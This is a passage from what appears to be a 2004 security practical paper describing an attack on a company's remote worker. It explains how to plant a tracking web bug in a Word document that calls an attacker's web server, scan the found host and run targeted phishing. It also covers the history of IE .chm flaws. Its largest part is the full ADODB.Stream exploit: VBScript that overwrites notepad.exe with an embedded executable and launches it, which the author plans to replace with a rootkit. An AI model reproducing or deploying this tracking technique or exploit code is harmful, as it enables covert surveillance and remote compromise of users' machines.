
The web bug contained can be hid behind a real image in the .doc so that if the request is rejected due to network congestion then the familiar missing image is not seen – next diagram.

Familiar missed image (web bug gone wrong)



Simply save the normal .doc as a .html and then open in notepad put this link
`<img src="http/attackerswebserver/thisisgeipaddress.jpg">`
in behind a real local image. Then save as a .doc. When the document is opened the request is made for the ipaddress.asp page via the img tag and the time and IP address are recorded in any good web logging system.

This is the method that I created using Office 2000. But having just tested the same technique on office XP (2002 SP1) and I can see that it no longer works reliably.
However the important point here is that the Word Document only has to be created in Office 2000. It can be opened in XP office and the Word document will still have the phone home behaviour. I have tested this and it is the case as of July 16th 2004 and it is an issue.
Here is how the code looks in Word Document when opened in Notepad.exe



<RANT>
It appears that Microsoft Office produces 294 lines of code to produce an image in HTML.
</RANT>

The Word document will now “phone home” by means of http request which will give away the source IP address and time the .doc is opened and subsequently every time it is reopened. This can be verified by the slight delay in showing the image as it is downloaded from the remote Web Server.

Obviously if the http request is made at 9.00pm the Attacker can guess that the employee is at home on what is probably a domestic Internet connection connected to their Windows machine. If the IP address is different from the companies public IP addresses then it is even more sure. If the salesperson is not on a home network then the badguy will have to try to talk to another Salesperson and so on until they find a hard working one.

Of course the point here is that this will work best if the remote sales persons machine is actually on the public internet when they open the .doc. If they are surfing the net through the companies VPN then there is a likelihood that this <img> request will be made from an internal private address and will be filtered out by the companies firewall or alerted by the IDS. NAT and/or PAT will cause the source IP address to be the outside firewalls IP address.

Some of the GCFW networks do have all external employers access the Internet through the company network like my network. Looking at John Strands paper it certainly would appear that external users/All users who “*need access to the Internet for research purposes*” are _ALSO_ using the MS RAS VPN for “access to _INTERNAL_ network resources”. This implies separation of internal resource access and the remote workers Internet access presumably by broadband ADSL or Cable. Please see page 4 of Johns paper to see this direct quote in context.

> *“Internet: **All employees need access to the internet for research purposes***
> *• All employees require access to Email through Microsoft Exchange*
> *• All employees need access to file and print services*
> *• External employees require the above, however they **also** require access to the VPN server to gain access to **internal** network resources”….*
> GIAC also uses Microsoft’s RAS package to handle its VPN connections.
> *….”GIAC’s Web server is running Microsoft IIS version 5.0, with all of the latest service packs and patches”.*

So the remote worker will hang up from the RAS Dial-in server and, probably already connected to the Internet, unwittingly request an image from the attackers Web Server so giving away time and IP address. The document only ever has to be opened once on a public internet connection to make the request. This is because Word will always request a fresh copy of the imbedded 1x1 gif due to the edit we made.

The Attackers can now scan the newly found remote workers IP address that has public Internet access from home. The Attacker has a lot more chance to see a vulnerability on this remote laptop than on the companies external firewall. The web bugged .doc has given this advantage.

Interestingly this is the same way that Microsoft reportedly lost its Windows source code in 2000 so it can happen to anyone…
http://www.vnunet.com/analysis/1113409

This is an nmap scan of my development laptop.

```
[root@localhost root]# nmap 192.168.199.1

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.199.1):
(The 1594 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
25/tcp     open        smtp
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1032/tcp   open        iad3
1521/tcp   open        oracle

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

It shows some interesting services running as it is not locked down. Nmap can be used in many subtle ways and P0f can also be used to passively identify an operating system remotely (http://www.stearns.org/p0f/), however there will probably be a problem in this scenario. Most remote workers are using a firewall and certainly a commercial admin is going to make sure their users have one on a company laptop accessing the public Internet.

If the machine is locked down with a standard packet filtering firewall then I get this from nmap
"`all 1601 scanned ports on (xxx.xxx.xxx.xxx) are filtered.`"
The attacker needs another way to exploit the remote workers laptop.

One of the most common and high profile techniques is Phishing where an email is sent to many people asking them to click on a malicious URL. Most Phishing seems to catch a small percentage but of course one of the recipients will report it and stop the process.
The bad guy in this scenario can change this technique to "targeted phishing" as they know that the target is on a public internet connection from the word doc exploit previously. An email using the trusted potential customer company identity that has been created previously can be used to fool the salesperson to click a link to this site. Since 90% of business users use Internet Explorer this should not be too difficult as there are a lot of exploits for IE6 service pack 1. (XP and IE Service Pack 2 are due soon. However Long Horn OS has promised an integrated Browser so dotnet security maybe a fertile future field). As we are today, CERT suggests switching browsers from IE http://www.theregister.co.uk/2004/06/28/cert_ditch_explorer/

3.4 Attack the outside edge of network.

Traditionally once an attacker has conducted an NMAP scan and identified possible vulnerabilities then an auditing tool like Nessus could be used to match vulnerabilities to exploits and then actually exploit the system (www.nessus.org).
Websites such as www.packetstormsecurity.nl, www.netsys.com, www.securityfocus.com and bugtraq as well as other sites like www.k-otik.com can also be used to find exploits for that particular type of perimeter firewall or proxy server.

Also there are innovative methods of managing large lists of vulnerabilities and exploits such as the Open Source Vulnerability Database www.osvdb.org which integrates with a new tool called metasploit (http://www.metasploit.com/) to enable an auditor to quickly activate and create exploits in an automated fashion.

In this scenario due to the fact that a reasonable firewall is installed on the target, the Attacker will use a targeted phishing exploit assuming the use of Internet Explorer on the target PC (95%general and nearly all business users currently use IE).

Attacker has a look at these sites for Internet Explorer problems.
www.malware.com home of http-equiv
http://sec.drorshalev.com/
http://www.guninski.com/
http://www.pivx.com/larholm/unpatched/
http://www.greymagic.com/
http://www.sandblad.com/security/
http://www.securiteam.com/
IEBUG.COM
http://www.safecenter.net/UMBRELLAWEBV4/DirSvc/security/trie/index.html?
http://zapthedingbat.com/security/ex01/vun1.htm
http://www.safecenter.net/UMBRELLAWEBV4/ie_unpatched/index.html

3.4.1 There are many IE vulns but which one?

There are many ways of exploiting IE6 as we could send a URL with a link to an embedded .chm or obfuscate a Trojan .exe by the using a “file.txt .exe” file name which uses spaces in the name to effectively hide the extension.

There are also some points about IE that are not exactly exploits but not very secure for instance. Did you know that IE will tell the website which Office applications you have installed. When you fetch a website, IE sends a request like this if you have office installed. This is private information and could be used in an exploit against the user browsing.

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.ms-excel,
application/msword, */*
```

Please see Paul Johnstones web site for more information on this.
http://pajhome.org.uk/security/ie_disclosure.html
There are an increasing number of serious flaws in Internet Explorer as we shall see.

There is also the IE bitmap vulnerability
http://www.infoworld.com/article/04/02/16/HNwindowsiehole_1.html

The results of these problems for Australian banking are described at this URL
http://www.codephish.info/modules.php?op=modload&name=News&file=article&sid=96


There is also the The Outlook 6 bug bugtraq id 6961 which can make the victim execute code in the local security zone not the host web server security zone.
http://www.us-cert.gov/current/archive/2004/04/21/archive.html
http://www.kb.cert.org/vuls/id/323070

The most serious Internet Explorer problems are listed below from which we will choose the right one to exploit the remote worker.

3.4.2 .chm executable is a long standing issue

One of the main and recurring problems has been the fact that Microsoft help files can be embedded in an html page and can also execute programs on Windows via a shortcut embedded in the .chm. This has been public knowledge since 1998.
http://www.securityfocus.com/bid/8984/exploit/
This explains the problem in an easy to understand way.
http://www.securityfocus.com/archive/1/358862/2004-07-05/2004-07-11/0

In order to understand a vulnerability and the successive exploits it is interesting to search through the process of development on security focus bugtraq. In this case we can do a search on .chm files and list by date modified so that we get the postings re .chm files in chronological order. Then follow the postings one by one. This process helps build up an understanding of the workings of the exploit and how exploits tend to be developed over time. There are too many postings to list them all here but I will summarise the time line.



Time line for chm problem.

Date: Jan 14 1998 11:42AM

Author: DilDog <dildog l0pht com>
http://www.securityfocus.com/archive/1/8382
L0PHT points out buffer overflow in new URL protocol for IE4 help files.

Date: Nov 8 1999 3:10AM

Author: Mnemonix <mnemonix globalnet co uk>
http://www.securityfocus.com/archive/1/37710
David Litchfield points out that a .chm can be used to execute another program and reports on David LeBlanc of MS stating that a .chm can be regarded as basically the same as a .exe.

Date: Mar 1 2000 5:32PM

Author: Georgi Guninski <joro nat bg>
http://www.securityfocus.com/archive/1/49026
George Guninski reports that by using the shortcut command and showhelp() function it is possible to call .chm files over http and provides working example.
http://www.nat.bg/~joro/chm3.html
This is now part of the way towards the total exploit needed as we can execute a program on the target.

Date: May 15 2000 7:37PM

Author: http-equiv@excite.com <http-equiv excite com>
http://www.securityfocus.com/archive/1/60678
Http-equiv shows that it is possible to embed the chm and .exe in a web page that will be saved to the temp folder. This can then be executed using Guninski's code from the previous post. This means we can execute arbitary code on html email and web pages. Working examples given.

Date: May 18 2000 5:45PM

Author: Russ <russ cooper rc on ca>
http://www.securityfocus.com/archive/1/60852
Russ - NTBugtraq editor says to set outlook to restricted sites to solve this flaw.

Date: Jun 20 2000 4:34AM

Author: Roman Drahtmueller <draht uni-freiburg de>
http://www.securityfocus.com/archive/1/65757
CERT advisory regarding the the activeX method of exploiting the chm vulnerability using the showHelp Active Scripting call.

Date: Nov 20 2000 5:50PM

Author: Georgi Guninski <guninski guninski com>
http://www.securityfocus.com/archive/1/145844
This posting countered Microsofts limitation of the chm file to local security zone only. It did this by initiating the chm from the temporary internet files folder.

Date: Feb 7 2002 10:49PM

Author: http-equiv@malware.com <http-equiv malware com>
Bar is raised by MS patch but http-equiv works round it by utilising Guninski's code and by passing the chm location from an automatically submitted form.
Working example provided again.

Date: Feb 8 2002 3:38AM

Author: <dzzie yahoo com>
http://www.securityfocus.com/archive/1/255276
dzzie publishes proof of concept chm exe dropper

Date: Sep 2 2003 9:51PM

Author: Arman Nayyeri <arman-n Phreaker net>
http://www.securityfocus.com/archive/1/335961
After the showhelp() function became unusable then use mk:@MSITStore.

This is quite an interesting exercise in development to see how the bug evolves and how other bugs are combined to work together to form a complex exploit scenario.

Please see http://www.securityfocus.com/columnists/249 regarding the low regard that IE has in the IT Security field right now.
www.malware.com has a list of many IE vulnerabilities.
We are spoilt for choice with IE and there are reports of organisations testing firefox in preparation (sans @risk 12.08.04).

After all this research it was decided not to use the IE .chm vulnerability as there is a more interesting one. The exploit the attacker will use to gain access to the identified remote workers laptop is the adodb.stream exploit.

3.4.3 Adodb.stream remote compromise

bugtraq id 8984

The issue presents itself when Internet Explorer is rendering malicious HTML pages that contain embedded executables that are invoked in a specific manner. When a malicious page is rendered the embedded code is executed with the privileges of the user running the vulnerable web browser.

This problem followed on from the original BID 8984 which came from this original posting.

Original bugtraq posting

```
"Wednesday, November 5, 2003

In our never-ending quest for entertainment, we commece from
this date forward to end-2004 our POS series of findings. That
is the 'perfect operating system'. Today we debut and regurgitate
new and not so new for fun as follows. A warm up for the New Year
if
you will !:

The following file is an html file comprising both scripting and
an
executable [*.exe].

We inject scripting and an executable into the html file which is
designed to point back to the executable in the html file and
execute
it. Provided the html file is an html file, Internet Explorer 5.5
and
6.0 will execute it.

Because it is an html file proper, Internet Explorer opens it. The
scripting inside is then parsed and fired. That scripting is
pointing
back to the same executable file and because it is a self-
executing
html file, it executes !

Fully self-contained harmless *.exe:

CAUTION: back up notepad.exe before opening

http://www.malware.com/self-exec.zip

What a POS !

Be aware of html files out there.

--
http://www.malware.com"
```

From IE Bug by Liu Die Yu (http://umbrella.name/index.html)

Self-Executing HTML Part III- Remote Compromise(requiring viewing an HTM file)

Essential	Use ***ADODB.Stream*** ActiveX to overwrite ***NOTEPAD.EXE***, then launch the new ***NOTEPAD.EXE*** by launching ***view-source*** protocol URL.
Credit	HTTP-EQUIV at malware made this.
Code Clip	(in the demo, *language="vbs"*: jelmersArray stores content of payload EXE file: jelmersArray= array(77,90, ... 63,63,63) (77=0x4D, 90=0x5A) Adodb.Stream overwrites NOTEPAD.EXE: set jelmer = CreateObject("Adodb.Stream") jelmer.Type = adTypeText jelmer.Open jelmer.WriteText toString(jelmersArray) jelmer.Position = 0 jelmer.Type = adTypeBinary jelmer.Position = 2 bytearray = jelmer.Read jelmer.Close malware.savetofile([Possible location of NOTEPAD.EXE]), adSaveCreateOverWrite view-source protocol URL makes IE launch our NOTEPAD.EXE: document.location="view-source:"+document.location.href)
Document	Click here for : http://www.securityfocus.com/archive/1/343521
Proof of Concept	Click here for : http://www.malware.com/self-exec.zip

Since Johns network is from January 2004 after the exploit announcement and before the problem was partially solved, July 3rd the time frame of the adodb.stream exploit fits in well. Johns remote worker could not have had the patch at the time of this exploits inception through no fault of his own. The ADO.stream vulnerability is a more interesting vulnerability to explore for this practical as it enables us to look into hexadecimal representations of binary executables.

BID 8984 is the exploit the attacker will use in this scenario.

3.4.3.1 Using the ado vuln

http://www.securityfocus.com/bid/8984/info/ by http-equiv.
The following demo exploit was gained from http://www.malware.com/self-exec.zip
And is also available from
http://www.safecenter.net/UMBRELLAWEBV4/ie_unpatched/
(Self-Executing HTML Part III- Remote Compromise)

The exploit uses active scripting and ado.stream to write a binary to the hard drive over notepad.exe and then executes that binary with the local zone privileges via the view source command and all from just viewing a ".html".

The original posting has some humour though I am not sure how Microsofts customers may view this http://www.securityfocus.com/archive/1/343521 .

The demo code is as follows with my comments in yellow.

```
This is using vb script
<script language="vbs">

comments
' have jelmer, will travel :)
' 04.11.03 http://www.malware.com

this is the actual malicious program that will be executed from within the html. This is
the form of decimal hexadecimal and is written directly to the hard drive over
notepad.exe before being executed by the view source command
        jelmersArray=
array(77,90,68,1,5,0,2,0,32,0,33,0,255,255,117,0,0,2,0,0,153,0,0,0,62,0,0,0,1,0,251,48,1
06,114,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,121,0,0,0,158,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,102,51,192,51,255,140,211,131,195,32,185,112,63,142,195,2
43,102,171,140,192,142,216,184,0,160,142,192,195,102,185,0,250,0,0,102,191,0,0,0,0,102,1
90,129,2,0,0,102,51,192,103,138,159,64,1,0,0,3,216,193,227,4,43,216,43,216,102,193,200,1
6,3,216,172,3,216,193,235,5,103,136,31,71,226,222,195,185,128,62,51,255,51,246,243,102,1
65,195,30,6,140,216,5,160,15,142,192,184,15,0,142,216,51,192,103,138,3,139,240,191,10,0,
185,44,1,243,164,139,240,131,199,20,185,44,1,243,164,7,31,195,176,19,205,16,186,15,0,142
,218,190,72,3,186,200,3,50,192,238,66,185,0,3,243,110,232,92,255,102,51,219,232,181,255,
83,232,110,255,186,218,3,236,168,8,117,251,236,168,8,116,251,232,150,255,91,254,195,180,
1,205,22,116,224,184,3,0,205,16,184,0,76,205,33,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,177,192,14
4,29,123,136,217,38,107,194,193,136,184,201,164,58,139,127,147,142,92,48,219,31,58,127,1
41,87,51,193,140,177,119,152,137,218,107,215,92,134,124,171,168,142,34,208,217,160,94,13
3,217,46,162,195,108,99,108,69,36,191,33,151,142,208,138,26,191,192,155,22,38,178,157,21
5,138,45,179,140,36,73,165,141,41,159,45,135,92,198,199,90,56,151,150,45,42,21,205,165,1
15,204,174,166,93,117,164,34,179,159,140,215,119,38,167,86,176,184,100,132,27,90,217,29,
206,175,54,59,152,124,195,56,76,192,26,34,30,207,70,121,98,98,29,120,215,207,109,218,127
,108,162,37,151,200,75,194,200,51,112,165,41,28,25,187,169,105,24,163,52,159,81,99,51,27
,58,125,87,129,189,32,169,213,35,25,85,76,85,170,98,25,161,137,35,43,107,48,114,146,57,8
2,148,168,53,110,87,202,204,200,203,155,193,113,70,107,97,107,42,126,113,199,73,173,58,7
9,171,193,95,21,103,167,196,60,135,144,89,138,215,100,200,33,190,27,108,144,176,216,115,
145,80,117,65,60,76,86,214,63,162,44,28,185,101,216,118,198,56,181,81,185,51,180,72,100,
132,86,168,160,174,29,156,194,27,131,147,219,89,84,34,117,112,175,158,25,126,120,52,125,
93,170,161,94,85,70,187,190,20,197,26,69,94,20,59,197,123,109,187,64,129,173,122,210,74,
142,61,180,214,92,169,198,38,199,152,88,198,125,187,21,190,120,207,197,116,124,117,170,4
3,119,37,193,95,167,35,193,138,207,215,73,85,84,155,132,138,85,93,53,31,113,37,146,121,2
13,207,130,46,35,93,139,53,138,78,118,28,198,126,38,25,175,167,50,56,206,73,44,44,208,20
,103,57,45,41,131,51,130,206,173,207,205,40,26,30,56,176,206,65,46,123,72,76,43,210,146,
189,203,151,36,184,57,194,156,90,217,211,99,23,215,113,24,48,48,150,103,28,158,80,69,88,
48,139,196,127,133,154,76,201,88,179,31,211,83,32,36,201,214,208,168,90,161,72,146,123,2
11,112,178,114,42,207,181,143,193,99,45,31,110,28,182,178,192,46,182,38,25,181,32,185,92
,20,61,201,42,81,32,122,59,179,43,206,184,63,144,168,47,207,78,207,104,40,27,20,191,111,
```

```
162,28,133,136,208,170,94,24,183,26,30,198,127,217,148,109,172,181,76,89,176,110,192,77,
61,164,192,90,144,101,56,83,56,97,129,202,164,60,150,40,73,120,134,84,47,99,46,66,102,87
,40,43,149,191,88,94,81,149,94,162,61,113,201,168,205,174,193,84,212,188,42,156,118,158,
67,158,132,146,171,164,59,27,191,185,117,101,94,179,60,140,148,65,181,147,184,89,219,194
,135,213,118,96,97,59,71,169,21,126,150,162,56,96,98,128,155,42,94,203,167,111,71,131,54
,130,143,114,24,55,143,32,78,216,158,177,155,133,62,163,112,95,138,84,91,45,198,168,167,
104,141,148,30,68,164,22,131,188,153,88,62,197,158,21,79,156,120,58,106,127,42,50,159,72
,48,71,89,109,61,170,72,125,174,175,219,114,168,217,209,42,152,181,73,188,54,107,23,69,2
10,62,219,55,177,103,128,160,153,157,147,137,147,144,136,144,71,88,101,90,196,200,128,46
,128,160,143,119,154,94,79,211,179,146,58,129,27,77,205,43,216,161,91,159,99,62,214,167,
23,85,124,115,201,144,197,51,133,130,178,57,120,100,193,60,194,119,128,77,33,55,150,41,1
05,74,198,74,83,194,101,148,104,84,140,167,104,116,64,121,199,81,81,99,142,141,141,146,9
1,55,48,114,114,71,162,142,177,132,81,29,162,75,38,83,88,124,92,177,58,151,172,86,183,19
6,66,188,63,101,130,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,15,0,0,16,0,0,17,0,0,18,0,0,
19,0,0,20,0,0,21,0,0,22,0,0,23,0,0,24,0,0,25,0,0,26,0,0,27,0,0,28,0,0,29,0,0,30,0,0,31,0
,0,32,0,0,33,0,0,34,0,0,35,0,0,36,0,0,37,0,0,38,0,0,39,0,0,40,0,0,41,0,0,42,0,0,43,0,0,4
4,0,0,45,0,0,46,0,0,47,0,0,48,0,0,49,0,0,50,0,0,51,0,0,52,0,0,53,0,0,54,0,0,55,0,0,56,0,
0,57,0,0,58,0,0,59,0,0,60,0,0,61,0,0,62,0,0,63,0,0,63,0,0,63,0,0,63,1,0,63,2,0,63,3,0,63
,4,0,63,5,0,63,6,0,63,7,0,63,8,0,63,9,0,63,10,0,63,11,0,63,12,0,63,13,0,63,14,0,63,15,0,
63,16,0,63,17,0,63,18,0,63,19,0,63,20,0,63,21,0,63,22,0,63,23,0,63,24,0,63,25,0,63,26,0,
63,27,0,63,28,0,63,29,0,63,30,0,63,31,0,63,32,0,63,33,0,63,34,0,63,35,0,63,36,0,63,37,0,
63,38,0,63,39,0,63,40,0,63,41,0,63,42,0,63,43,0,63,44,0,63,45,0,63,46,0,63,47,0,63,48,0,
63,49,0,63,50,0,63,51,0,63,52,0,63,53,0,63,54,0,63,55,0,63,56,0,63,57,0,63,58,0,63,59,0,
63,60,0,63,61,0,63,62,0,63,63,0,63,63,0,63,63,0,63,63,1,63,63,2,63,63,3,63,63,4,63,63,5,
63,63,6,63,63,7,63,63,8,63,63,9,63,63,10,63,63,11,63,63,12,63,63,13,63,63,14,63,63,15,63
,63,16,63,63,17,63,63,18,63,63,19,63,63,20,63,63,21,63,63,22,63,63,23,63,63,24,63,63,25,
63,63,26,63,63,27,63,63,28,63,63,29,63,63,30,63,63,31,63,63,32,63,63,33,63,63,34,63,63,3
5,63,63,36,63,63,37,63,63,38,63,63,39,63,63,40,63,63,41,63,63,42,63,63,43,63,63,44,63,63
,45,63,63,46,63,63,47,63,63,48,63,63,49,63,63,50,63,63,51,63,63,52,63,63,53,63,63,54,63,
63,55,63,63,56,63,63,57,63,63,58,63,63,59,63,63,60,63,63,61,63,63,62,63,63,63,63,63,63)

try each of the operating default locations for notepad since the OS is not known
win2k="c:\winnt\system32\notepad.exe "
win2ok="c:\winnt\notepad.exe "
winxp="c:\windows\system32\notepad.exe"
winxpee="c:\windows\notepad.exe"
win98="c:\windows\notepad.exe"
win98ate="c:\windows\system32\notepad.exe"

declare a tostring function that will be used later
Function toString(payloadArray)
For Each arrayElement In payloadArray
toString = toString & ChrB(arrayElement)
Next
End Function
Const adTypeBinary = 1
Const adTypeText = 2
Const adSaveCreateOverWrite = 2

Create a stream that can write to disk over notepad.exe called jelmer using the tostring
function from before and then put it into an array called bytearray
set jelmer = CreateObject("Adodb.Stream")
jelmer.Type = adTypeText
jelmer.Open
jelmer.WriteText toString(jelmersArray)
jelmer.Position = 0
jelmer.Type = adTypeBinary
jelmer.Position = 2
bytearray = jelmer.Read
jelmer.Close

put bytearray into the new malware binary
set malware = CreateObject("Adodb.Stream")
malware.Type = adTypeBinary
malware.Open
malware.Write bytearray
On Error Resume Next
Put it in the right place to be executed by IE
malware.savetofile(win2k), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win2ok), adSaveCreateOverWrite
On Error Resume Next
```

```
malware.savetofile(winxp), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(winxpee), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win98), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win9ate), adSaveCreateOverWrite
On Error Resume Next
malware.Close
execute the malware that has replaced notepad.exe using view source
document.location="view-source:"+document.location.href
</script>
something to read that is not part of the exploit.
<body bgcolor=#d7d7d7 scroll=no>
<center><b><font style="font-size:2cm;font-family:arial" color=#ff0000>ju<sup>n</sup>k
w<sub>a</sub>re</font></b></center>
```

In the case of this demo code provided by http-equiv from http://www.malware.com/self-exec.zip and annotated by myself it will play a movie of flames in a full screen command window. This is an effective demonstration proving that it works. Here is a digital photo showing that it has indeed worked on my main lab PC running w2k sp3.

How would the attacker use this exploit?
The exploit takes the executable to be run on the victim via html in the hexadecimal format. This executable produces the flames above. The attacker wants to replace these flames with the hexadecimal code for a rootkit of some kind that will allow access to the companies network when the remote worker is on the company VPN.

